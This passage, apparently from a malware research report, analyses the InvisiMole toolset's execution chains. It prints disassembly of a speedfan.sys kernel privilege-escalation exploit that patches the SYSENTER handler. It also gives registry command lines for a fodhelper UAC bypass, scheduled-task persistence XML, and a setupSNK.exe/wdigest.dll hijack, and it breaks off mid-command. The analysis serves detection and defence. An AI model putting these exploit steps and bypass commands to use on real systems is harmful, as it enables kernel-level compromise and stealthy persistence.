With these parameters, winapiexec reads shellcode from the `C:\Windows\system32\drivers\NGEN Framework\Ngen.cab` file, starting at offset 0x40, and calls the `EnumUILanguagesA` API with the shellcode as a parameter. `EnumUILanguagesA` enumerates the user interface languages that are available on the operating system and calls the specified callback function with every language in the list—this is how the shellcode gets executed.

6.3.4 Stage 3—Ngen.cab

Stage 3 is a multilayer shellcode, serving as a container for Stages 4-6.

It decrypts the first layer using a XOR cipher with this DWORD key:

```
key = 0x1D709CA2 + (i << 4) + (i << 0x12) // i starts at 0x80 and
increments for each subsequent dword
```

Then, it uses `CryptUnprotectData` to decrypt the second layer with two embedded InvisiMole blobs, and passes execution to one of them—Stage 4.


6.3.5 Stage 4—speedfan.sys exploit

Stage 4 is a 32-bit shellcode[15] running in the context of the winapiexec tool.

This component exploits a local privilege escalation vulnerability in the `speedfan.sys` driver to get code execution in kernel space, and uses this access to execute Stage 5 in the kernel context.

A design flaw in `speedfan.sys` allows local users to issue privileged IOCTLs to read or write arbitrary MSRs via the `IOCTL_RDMSR (0x9C402438)` and `IOCTL_WRMSR (0x9C40243C)`. InvisiMole uses this vulnerability **to replace the value of the `IA32_SYSENTER_EIP` MSR register, which holds the address of the SYSENTER handler**.

Then, it issues a system call to ensure the SYSENTER instruction is called from the user space, and thus the patched SYSENTER handler is triggered. Figure 28 illustrates the steps the patched handler takes.




```
sysenter_patched_entry_point proc near

                 pusha
                 xor     edx, edx
                 mov     eax, MARKER_ORIGINAL_SYSCALL_VALUE
                 mov     ecx, offset msr
                 wrmsr
                 nop
                 nop
                 nop
                 mov     ecx, cr0
                 mov     ebx, ecx
                 and     ebx, 0FFFEFFFFh
                 mov     cr0, ebx
                 nop
                 nop
                 mov     eax, MARKER_SPEEDFAN_PATCH_PTR
                 mov     dword ptr [eax], 909016FFh
                 add     eax, 4
                 mov     dword ptr [eax], 46C79090h
                 mov     cr0, ecx
                 nop
                 popa
                 push    MARKER_ORIGINAL_SYSCALL_VALUE
                 retn
sysenter_patched_entry_point endp
```

Figure 28 // Patched SYSENTER handler

[15] SHA-1 of decrypted shellcode: 10C548992567A04DA199D09E3CA4B0C47B7A136C

1. It uses the `wrmsr` instruction to restore the value of the `IA32_SYSENTER_EIP` MSR register (not to disturb the normal operation of the kernel), which restores the original address of the SYSENTER handler.
2. It clears the write protection bit to allow writing to read-only memory pages (when the WP bit is set, the CPU can't write to read-only pages when privilege level is 0).
3. It patches the code section in `speedfan.sys`; more specifically it **patches the handler for `IOCTL_GET_DRIVER_VER` (`0x9C402434`)**, as shown in Figure 29.



original handler

```
.text:000106FB                      IOCTL_9C402434h_handler:                ; CODE XREF: sub_104C2+15C↑j
.text:000106FB 6A 08                                push    8
.text:000106FD 5B                                   pop     ebx
.text:000106FE 39 58 04                             cmp     [eax+4], ebx
.text:00010701 0F 82 C9 00 00 00                    jb      loc_107D0
.text:00010707 83 78 08 04                          cmp     dword ptr [eax+8], 4
.text:0001070B 0F 82 BF 00 00 00                    jb      loc_107D0
.text:00010711 C7 06 01 00 00 00                    mov     dword ptr [esi], 1
.text:00010717 C7 46 04 02 00 00 00                 mov     dword ptr [esi+4], 2
.text:0001071E
.text:0001071E                      loc_1071E:                              ; CODE XREF: sub_104C2+96↑j
.text:0001071E 89 4F 18                             mov     [edi+18h], ecx
.text:00010721 E9 A5 00 00 00                       jmp     loc_107CB
```

patched handler

```
.text:000106FB
.text:000106FB                      IOCTL_9C402434h_handler:                ; CODE XREF: sub_104C2+15C↑j
.text:000106FB 6A 08                                push    8
.text:000106FD 5B                                   pop     ebx
.text:000106FE 39 58 04                             cmp     [eax+4], ebx
.text:00010701 0F 82 C9 00 00 00                    jb      loc_107D0
.text:00010707 83 78 08 04                          cmp     dword ptr [eax+8], 4
.text:0001070B 0F 82 BF 00 00 00                    jb      loc_107D0
.text:00010711 FF 16                                call    dword ptr [esi]
.text:00010713 90                                   nop
.text:00010714 90                                   nop
.text:00010715 90                                   nop
.text:00010716 90                                   nop
.text:00010717 C7 46 04 02 00 00 00                 mov     dword ptr [esi+4], 2
.text:0001071E
.text:0001071E                      loc_1071E:                              ; CODE XREF: sub_104C2+96↑j
.text:0001071E 89 4F 18                             mov     [edi+18h], ecx
.text:00010721 E9 A5 00 00 00                       jmp     loc_107CB
```


Figure 29 // Original and patched handler for *`IOCTL_GET_DRIVER_VER`* in *`speedfan.sys`*

   The `esi` register in this case holds `Irp->AssociatedIrp.SystemBuffer`; that is, when `IOCTL 0x9C402434h` is called on `\\.\speedfan` with code as an argument, this code is executed in kernel mode.

4. It restores the original value of `CR0` (reenabling read-only protection, if applicable).
5. It passes control to the original SYSENTER handler, to properly process the original SYSENTER request.

This patched SYSENTER handler is thus only executed once, to patch a code section in `speedfan.sys`; after that the original handler is restored.

InvisiMole then leverages the created backdoor in the `speedfan.sys` driver by issuing `IOCTL 0x9C402434h` with Stage 5 as a parameter, as illustrated in Figure 30. As a result, **Stage 5 is executed under the kernel context**.



```
seg000:000026B6                 mov     eax, [ebp+shellBase]
seg000:000026B9                 add     eax, offset stage5_kernelModeInject
seg000:000026BE                 mov     [ebp+stage5_start], eax
seg000:000026C4                 push    0               ; lpOverlapped
seg000:000026C6                 lea     eax, [ebp+lpBytesReturned]
seg000:000026C9                 push    eax             ; lpBytesReturned
seg000:000026CA                 push    8               ; nOutBufferSize
seg000:000026CC                 lea     eax, [ebp+outputBuff]
seg000:000026D2                 push    eax             ; lpOutBuffer
seg000:000026D3                 push    4               ; nInBufferSize
seg000:000026D5                 lea     eax, [ebp+stage5_start]
seg000:000026DB                 push    eax             ; lpInBuffer
seg000:000026DC                 push    9C402434h       ; dwIoControlCode
seg000:000026E1                 mov     eax, [ebp+shellBase]
seg000:000026E4                 push    ds:speedfanHandle[eax] ; hDevice
seg000:000026EA                 mov     eax, [ebp+shellBase]
seg000:000026ED                 call    [eax+globals.kernel32_DeviceIoControl]
seg000:000026F3
```

Figure 30 // InvisiMole issues the hijacked IOCTL with Stage 5 as an argument

This exploit works on x86 systems where it is possible to execute user-mode addresses from kernel mode—it would be more difficult on x64 systems with *SMEP mitigation* in place. SMEP was launched in 2011 and enabled by default since Windows 8, so the exploit should work on Windows 7 or older.

Note that the `IA32_SYSENTER_EIP` MSR register is *separate per core, or per logical processor*, so in order for this exploit to work on processors with multiple logical units, the part of the exploit that triggers the patched SYSENTER handler must be executed on the same unit as the part patching the handler. To ensure this, InvisiMole takes further steps ensuring **the full exploit is executed without interruption, on a single unit**:

- Before running the exploit, InvisiMole temporarily adjusts scheduling priority of the current thread to the highest possible priority by setting the priority class of the current process to `REALTIME_PRIORITY_CLASS` (`SetPriorityClass` API) and priority level of the thread to `THREAD_PRIORITY_TIME_CRITICAL` (`SetThreadPriority` API), **to prevent the scheduler from interrupting it with some other task.**
- Then it adjusts the processor affinity mask of the current process so that it can be executed on all logical processors, by retrieving the affinity mask for the system with the `GetProcessAffinityMask` API, and then setting this mask to the current process with the `SetProcessAffinityMask` API.
- Finally, if there are multiple logical processors, InvisiMole starts a number of new threads and spreads them over the other logical processors using the `SetThreadAffinityMask` API. By this, InvisiMole makes sure the shellcode is executed on one execution unit, while **the other threads keep the other units busy** by looping until triggered by the main thread that the exploit has been completed

6.3.6 Stage 5—kernel-mode inject

Stage 5 is shellcode executed in the context of the kernel, after the driver exploit has been completed. This component creates a new thread (in kernel space), attaches this thread to a `svchost.exe` process, and **inserts Stage 6 into the thread APC queue** of this process using the `KeInsertQueueApc` API.

As a result, Stage 6 is executed asynchronously the next time the thread is scheduled.

This technique is used in an attempt to avoid detection, as it is stealthier to do process injection from kernel mode.


6.3.7 Stage 6—loader

Stage 6 is a loader[16] of the final stages of this execution chain—InvisiMole's payloads. It searches for encrypted InvisiMole blobs, decrypts them using a combination of the `CryptUnprotectData` API and the two-key triple DES algorithm, and loads these payloads.

[16] SHA-1 of decrypted InvisiMole blob: `B988F107E5F20CDC424EC9F470D157435FC03966`

The tricky part is that the loader doesn't contain the full path to the encrypted files with these components; instead it searches for files or registry values **by a list of hardcoded SHA-1 hashes of filenames and registry value names**.

The SHA-1 values are calculated using Microsoft CryptoAPI from lowercase versions of the names and—to make detection even more difficult—stored as binary data, rather than strings, as illustrated in Figure 31.



```
seg000:00000B8C SHA1_module1_payload db 0C0h           ; SHA1 of "1Extylc8fC5X1PL"
seg000:00000B8D                 db 0E7h
seg000:00000B8E                 db  3Eh ; >
seg000:00000B8F                 db  52h ; R
seg000:00000B90                 db  2Dh ; -
seg000:00000B91                 db    9
seg000:00000B92                 db  34h ; 4
seg000:00000B93                 db  4Ah ; J
seg000:00000B94                 db  27h ; '
seg000:00000B95                 db  8Dh
seg000:00000B96                 db  45h ; E
seg000:00000B97                 db 0A5h
seg000:00000B98                 db  24h ; $
seg000:00000B99                 db 0A5h
seg000:00000B9A                 db  0Ch
seg000:00000B9B                 db 0F4h
seg000:00000B9C                 db 0FCh
seg000:00000B9D                 db 0C8h
seg000:00000B9E                 db  78h ; x
seg000:00000B9F                 db  17h
seg000:00000BA0 SHA1_module1_key db 0D0h               ; SHA1 of "1Extylc8fC5X1HK"
seg000:00000BA1                 db 0A7h
seg000:00000BA2                 db  69h ; i
seg000:00000BA3                 db  11h
seg000:00000BA4                 db  9Fh
seg000:00000BA5                 db  62h ; b
seg000:00000BA6                 db  8Fh
seg000:00000BA7                 db 0F0h
seg000:00000BA8                 db 0D5h
seg000:00000BA9                 db  11h
```

Figure 31 // InvisiMole's loader uses a hardcoded list of binary SHA-1 values instead of filenames

More specifically, InvisiMole stores its final stages in registry values under specific subkeys of the `HKLM` registry key, and in files in the `%TEMP%` or `%SYSTEM%` folder, the root folder of a system drive, or any `programdata` subfolder under this drive.

Thanks to the cooperation of the affected organizations, we were able to recover some of the obfuscated locations, and obtain and decrypt the corresponding InvisiMole components—InvisiMole's **RC2CL backdoor**[17] and **DNS downloader**[18]. The recovered names of registry subkeys and values are listed in Table 10 and Table 11, with one of the components yet to be uncovered.

Neither have we recovered the names of files concealed behind the SHA-1 values, as listed in Table 12. However, from the artifacts in the InvisiMole loader, we assume these files would contain the same three components as are loaded from the registry keys—the RC2CL backdoor, DNS downloader and the third, unknown, component.

It remains a mystery whether the third loaded component is one of the known InvisiMole payloads (RC2FM backdoor or TCP downloader, Portscan or BlueKeep component), or some unknown component, or whether it is reserved for some yet-to-be-implemented payload.

Table 10 // Registry keys used to store InvisiMole components. SHA-1 values were calculated from lowercase, ASCII versions of the registry key names

SHA-1 of registry key name	Recovered registry key name
40D02DDB8BE27726135C4A0E20E2BBABDA84D0FF	software\microsoft\drm
5D69782FFF60365FE81C58D5887C151D326CF731	software\microsoft\windows\currentversion
7AE0CA52F4690CA09558A94D4CE5B521B3A3E3FF	software\microsoft\windows\currentversion\ext
B7FEE003B413AF3297DB60D0FC845A054FE080D2	software\microsoft\function discovery\registrystore\publication\explorer

[17] SHA-1 of decrypted InvisiMole blob: 094DAEA5B97C510A8E9CFE3585B39B78522A2C61
[18] SHA-1 of decrypted InvisiMole blob: F67300541D769C5AA071C766198F0B7E25476B23

Table 11 // Properties of registry values used to store InvisiMole components. The SHA-1 values were calculated from lowercase, Unicode versions of registry value names.

SHA-1 of registry value name	Recovered value name	Component type
C0E73E522D09344A278D45A524A50CF4FCC87817	1Extylc8fC5X1PL	Unknown
D0A769119F628FF0D5110A1E17864036FCB8BE6B	1Extylc8fC5X1HK	
065DEB443AAE29700D09CB395C928C919C3A7352	1Extylc8fC5X1RK	
6AA50BAE4D9529A60FE566115068E6BDF418786D	1Extylc8fC5X2PL	DNS downloader
5126A83A9D9B29598B36540647FFBA2834C82AE3	1Extylc8fC5X2HK	
371971130EE56AB5B7FEA61A80054F5E81E4027D	1Extylc8fC5X2RK	
3E49B3DD812AAE4997C4C9FF2843EAAC32F55A94	1Extylc8fC5X3PL	RC2CL backdoor
12EBD779D5BB416D05550D9ECBADF5A9EF89436C	1Extylc8fC5X3HK	
80D48821135D904CAF2DF0FE2883A6F104BE1639	1Extylc8fC5X3RK	

Table 12 // Properties of names of the files storing InvisiMole components

SHA-1 of filename	Filename	Component type
F4A60039D7C9FC337AE2F59D09F6F6F3D1FF7DE3	Unknown	Unknown
2F13F5DD481FB251991E0CC05DB9C06A4C1D6ED8	Unknown	
798AF02CA0C8F92B1623A1F1CF25DA4916C04A74	Unknown	
6ECF2532A8E3AB1888088A503D4A7CA57A7BAA82	Unknown	Unknown
0197D794FA28B189B3B938FB384CC94E5F1D1733	Unknown	
60197B570D2ACF93A6F92B548D08A3CAF80A1579	Unknown	
F4F06C73A4D8091CE0C7229555921F58E735849D	Unknown	Unknown
A203A7EEF726473911031578ADBF17CB83FE214B	Unknown	
C5DE2BF0E13E741508A7EB4C67DED301ABA391CE	Unknown	

6.3.8 Previous versions

Note that we detected a number of InvisiMole's loaders similar to the Stage 6 loader. While the latter loader is an InvisiMole blob loaded by a chain of other components, the former are standalone DLLs.

We identified three versions of these loaders, all sharing the same functionality as the Stage 6 loader, even using the same list of SHA-1 hashes of final stage locations. These versions, however, vary in the level of obfuscation, showing a continuous development.

We assume these loaders are the predecessors of the elaborate *Speedfan exploit execution chain*. The attackers were probably first experimenting with using execution guardrails and obfuscating the payload location, before they developed the full chain.

Interestingly, most of these files have language in resources set to LANG_RUSSIAN, SUBLANG_RUSSIAN_RUSSIA—we don't have this type of metadata for the rest of the InvisiMole's toolset, developed after the transition to elaborate execution chains using InvisiMole blob shellcodes.

The filenames and SHA-1 hashes of the older loaders are provided in the IoCs section.

6.4 Wdigest exploit chain

Finally, in the most elaborate *Wdigest exploit execution chain*, InvisiMole uses another variation of the BYOVS technique. The attackers bring `wdigest.dll`, a vulnerable Windows component from Windows XP, and **misuse its input validation vulnerability to run shellcode, crafted to use code gadgets from the library**.

Running under the context of a Windows component helps the attackers avoid application whitelisting and adds legitimacy to the malicious code. Despite being vulnerable, the library can't be cleaned by security products, as it could break the OS in previous Windows versions.

Later in the chain, InvisiMole uses an **improved version of ListPlanting**, an interesting injection technique, to run the DNS downloader and the RC2CL backdoor within a trusted process.

This is InvisiMole's most recent and most elaborate execution method, used on computers with the newest versions of the OS, where the attackers were able to obtain administrative privileges previously. An overview of the chain is illustrated in Figure 32.




Figure 32 // Execution chain exploiting *`wdigest.dll`*

6.4.1 Installation

We analyzed multiple instances of the installer component that sets up this chain. The installer is a 64-bit InvisiMole blob, probably delivered and executed by one of InvisiMole's downloaders.

The installer decrypts an embedded zlib blob, reusing the *decryption routine* previously used by InvisiMole. After decryption, the installer decompresses eight embedded blobs with stages of this execution chain and installs them. Finally, it schedules and executes Stage 0 using Windows Task Scheduler.

As you can see from Table 13 and Table 14, the only files used in this execution chain are legitimate Windows utilities, with all the malicious components stored in the registry. Even the small shellcode stored under the `FlashConfigEnrollee` registry value is designed to live off the code gadgets from the legitimate `wdigest.dll` library. **Thus, all the malicious components are encrypted and stored in the registry (a technique *some categorize* as *fileless*), which adds to the stealthiness of this execution chain.**

Table 13 // Legitimate Windows utilities used in InvisiMole's Wdigest exploit chain

SHA-1	File path
B61A277719359582071DB4CD448D3E9D0A460B1D	%WINDIR%\SysWOW64\drivers\Rundll32.exe
7752BD1C02E5DC7B0975FC6A1C73145A2A83D079	%WINDIR%\SysWOW64\drivers\wdigest.dll
EE7D06FC93D3C608B48823D1444148327330015A	%WINDIR%\SysWOW64\wbem\setupSNK.exe

Table 14 // Registry entries used in InvisiMole's Wdigest exploit chain. Registry keys are given for both 32-bit and 64-bit OS versions.

Registry key	Value name	Component	Encryption method
`HKLM\SOFTWARE\Microsoft\FlashConfig` or `HKLM\SOFTWARE\WOW6432Node\Microsoft\FlashConfig`	FlashConfigEnrollee	Exploit used in Stage 2	-
`HKLM\SOFTWARE\ODBC` or `HKLM\SOFTWARE\WOW6432Node\ODBC`	M	Stage 3	`XOR 0x7E8B103C`
	A	Stage 4	`CryptProtectData`
	B	Stage 5	`CryptProtectData`
	C	Stage 6 / RC2CL backdoor	`CryptProtectData`
	D	Stage 6 / DNS downloader	`CryptProtectData`

UAC Bypass

Note that the installer for this chain expects to be executed with System or Administrator privileges. Optionally, if it is executed as a non-elevated Administrator, it can use fileless UAC bypass to obtain elevated Administrator privileges.

In that case, the installer creates a shared memory object named `XVD21x9DC` with a copy of itself and uses the legitimate winapiexec tool to read from the shared memory and execute the installer in a new thread.

It first drops a copy of the winapiexec tool in `%APPDATA%\Microsoft\Installer\kb043921.exe`.

To execute it as an elevated process, the installer uses a *registry hijacking* trick for UAC bypass:

1. It sets this registry key to register a new file type association with a malicious command line:

```
HKCU\SOFTWARE\Classes\.zeros\shell\open\command = "%APPDATA%\Microsoft\
Installer\kb043921.exe" OpenFileMappingW 0xF003F 0 "XVD21x9DC" ,
MapViewOfFile $$:1 0xF003F 0 0 %installer_size% , CreateThread 0 0 $$:6
$$:6 0 0 , WaitForSingleObject $$:13 -1
```

It sets this registry key:

```
HKCU\SOFTWARE\Classes\ms-settings\Curver = ".zeros"
```


2. It executes `%SYSTEMDIR%\fodhelper.exe,` which is an auto-elevated application. Once executed, `fodhelper.exe` reads file type association set in `HKCU\SOFTWARE\Classes\ms-settings\Curver` key and executes the associated command line.

As a result, the dropped winapiexec is executed as elevated process, then it reads the installer blob from shared memory and starts it in a new elevated thread.

This technique works on Windows 10. For Windows 7, the installer uses a similar trick, except it uses `%SYSTEMDIR%\CompMgmtLauncher.exe` as the auto-elevated application and `HKCU\SOFTWARE\Classes\lnkfile\Curver` as the hijacked registry key.

6.4.2 Stage 0—scheduled task

For this execution chain, InvisiMole achieves persistence using a standard scheduled task, scheduled on each system start and registered under the name `\Microsoft\Windows\Autochk\Scheduled`.



```
  <Actions Context="System">
    <Exec>
      <Command>%windir%\system32\rundll32.exe</Command>
    </Exec>
    <Exec>
      <Command>%windir%\system32\rundll32.exe</Command>
      <Arguments>Shell32.dll ShellExec_RunDLL cmd.exe /c mkdir
      SMRTNTKY\MessageB.txt && attrib +S +H SMRTNTKY</Arguments>
      <WorkingDirectory>C:\</WorkingDirectory>
    </Exec>
    <Exec>
      <Command>timeout</Command>
      <Arguments>4</Arguments>
    </Exec>
    <Exec>
      <Command>setupSNK.exe</Command>
      <WorkingDirectory>C:\Windows\SysWOW64\wbem</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
```

Figure 33 // Part of XML specification of the scheduled task starting up InvisiMole’s Wdigest exploit chain

As shown in Figure 33, this task creates a hidden system directory `C:\SMRTNTKY\MessageB.txt` (not a file) and executes `setupSNK.exe`[19].

The directory is created to force a specific execution path within the `setupSNK.exe` tool.

6.4.3 Stage 1—setupSNK.exe

Stage 1 is a copy of a legitimate Windows component—*Wireless Network Setup Wizard*—designed to share wireless connection settings on USB Flash drives.

When launched, `setupSNK.exe` restores these settings by executing the default *Flash Config Enrollee DLL* (`wzcdlg.dll`). However, it has an undocumented feature that allows execution of a custom *Flash Config Enrollee DLL* instead of the default one. **This undocumented feature is abused by InvisiMole.**


When executed, `setupSNK.exe` checks for the presence of the `C:\SMRTNTKY\MessageB.txt` directory. If it exists, it attempts to load the `FlashConfigEnrollee` value from `HKLM\SOFTWARE\Microsoft\FlashConfig` on 32-bit systems, or from `HKLM\SOFTWARE\WOW6432Node\Microsoft\FlashConfig` on 64-bit systems, and uses that value to build a command line in this format:

```
rundll32.exe %s %s\SMRTNTKY\WSETTING.WFC
```

Note that `WSETTING.WFC` refers to a file stored in the `SMRTNTKY` folder in the root of a USB drive, which is used to store the wireless connection settings.

As Figure 34 depicts, this command line is then executed via the `CreateProcessA` API that, in a legitimate run of `setupSNK.exe`, opens a benign *Wizard Dialog DLL*.

[19] SHA-1: EE7D06FC93D3C608B48823D1444148327330015A



```
else if ( a1 == 2 )
{
  v5 = 260;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  if ( ATL::CRegKey::Open((ATL::CRegKey *)&v6, HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\FlashConfig", 0x20019u)
    || ATL::CRegKey::QueryStringValue((ATL::CRegKey *)&v6, "FlashConfigEnrollee", (LPBYTE)FileName, &v5) )
  {
    StringCchCopyA(FileName, 0x104u, "wzcdlg.dll,FlashConfigCreateNetwork ");
  }
  sprintf_s(CommandLine, 0x208u, "rundll32.exe %s %s\\SMRTNTKY\\WSETTING.WFC", FileName, Filename);
  ATL::CRegKey::Close((ATL::CRegKey *)&v6);
}
else
{
  sprintf_s(FileName, 0x104u, "%s\\SMRTNTKY\\MessageB.txt", Filename);
  GetPrivateProfileStringA("FlashConfig", "TEXT", Default, ReturnedString, 0x400u, FileName);
  GetPrivateProfileStringA("FlashConfig", "TITLE", Default, Caption, 0x100u, FileName);
  MungeString((char (*)[1024])ReturnedString);
  if ( MessageBoxA(0, ReturnedString, Caption, 4u) == 7 )
    return 0;
  sprintf_s(CommandLine, 0x208u, "notepad.exe %s\\SMRTNTKY\\WSETTING.txt", Filename);
}
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 0;
memset(&StartupInfo.lpReserved, 0, 0x40u);
if ( CreateProcessA(0, CommandLine, 0, 0, 0, 0x10u, 0, Buffer, &StartupInfo, &ProcessInformation) )
{
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hProcess);
  return 0;
}
}
return -1;
```

Figure 34 // Decompiled function of *setupSNK.exe* tool


However, InvisiMole hijacks this function to execute its own code. On InvisiMole-compromised computers, the `FlashConfigEnrollee` value in the registry is changed to the following value, including a 119-byte-short shellcode:

```
shell32 ShellExec_RunDLL  "C:\Windows\SysWOW64\drivers\Rundll32.exe"
"C:\Windows\SysWOW64\drivers\wdigest.dll",SpInitialize %SHELLCODE_BYTES%
```

As a result, `setupSNK.exe` builds and executes this command line:

```
rundll32.exe shell32 ShellExec_RunDLL  "C:\Windows\SysWOW64\drivers\
Rundll32.exe" "C:\Windows\SysWOW64\drivers\wdigest.dll",SpInitialize
